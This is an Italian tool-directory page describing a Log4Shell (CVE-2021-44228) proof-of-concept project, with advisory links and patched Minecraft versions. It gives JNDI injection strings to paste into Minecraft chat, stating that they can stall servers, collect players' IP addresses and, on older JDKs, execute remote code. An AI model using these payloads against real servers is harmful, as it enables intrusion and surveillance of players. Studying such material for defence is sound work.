
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Log4J-RCE-Proof-Of-Concept — Log4j-RCE (CVE-2021-44228) Proof of Concept con informazioni aggiuntive | Kitploit

Strumenti/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

Log4j-RCE (CVE-2021-44228) Proof of Concept con informazioni aggiuntive

Vedi RepositorySito web
18231364 anni faRevisionato da Kitploit
Condividi

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

Questa è una proof of concept della RCE di log4j.

Ecco alcuni link per la CVE-2021-44228:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

Questo bug riguarda quasi tutte le versioni di log4j2 e forse anche quelle di log4j1. La versione consigliata da utilizzare è 2.15.0 che corregge l'exploit.

Dimostrazione con minecraft (che usa log4j2)

  • I dettagli sull'impatto su minecraft sono elencati qui: https://twitter.com/slicedlime/status/1469150993527017483
  • L'articolo di minecraft è qui: https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • Versioni corrette di minecraft forge: https://twitter.com/gigaherz/status/1469331288368861195
  • Articolo dettagliato su minecraft forge: https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • Versioni corrette di minecraft fabric: https://twitter.com/slicedlime/status/1469192689904193537
  • Versioni corrette di minecraft paper: https://twitter.com/aurora_smiles_/status/1469205803232026625
  • Versioni corrette di minecraft spigot: https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-1.18.537204/
  • Versioni corrette di minecraft sponge: https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

Lag o invio di dati serializzati


  • Incolla ${jndi:ldap://127.0.0.1/e} nella chat. Se c'è un socket aperto sulla porta 389, logj4 prova a connettersi e blocca ulteriori comunicazioni finché non si verifica un timeout.
  • Quando si usa questo exploit proof of concept, il log nella console registrerà THIS IS SEND TO THE LOG!!! LOG4J EXPLOIT!, che è un oggetto stringa serializzato dal server ldap.
image

  • Inoltre, il server ldap malevolo riceve ogni indirizzo ip in cui viene registrato il messaggio. Ciò significa che gli indirizzi ip dei giocatori su un server possono essere raccolti con questo exploit.

RCE


  • Incolla ${jndi:ldap://127.0.0.1/exe} nella chat. Se -Dcom.sun.jndi.ldap.object.trustURLCodebase=true è impostato su true, avverrà l'esecuzione remota di codice.
image

  • Fortunatamente i jdk moderni disabilitano il caricamento remoto delle classi per impostazione predefinita. (https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • Le versioni vecchie potrebbero ancora permetterlo!!

Dichiarazione di non responsabilità

Questo progetto è solo a scopo educativo.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    264

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





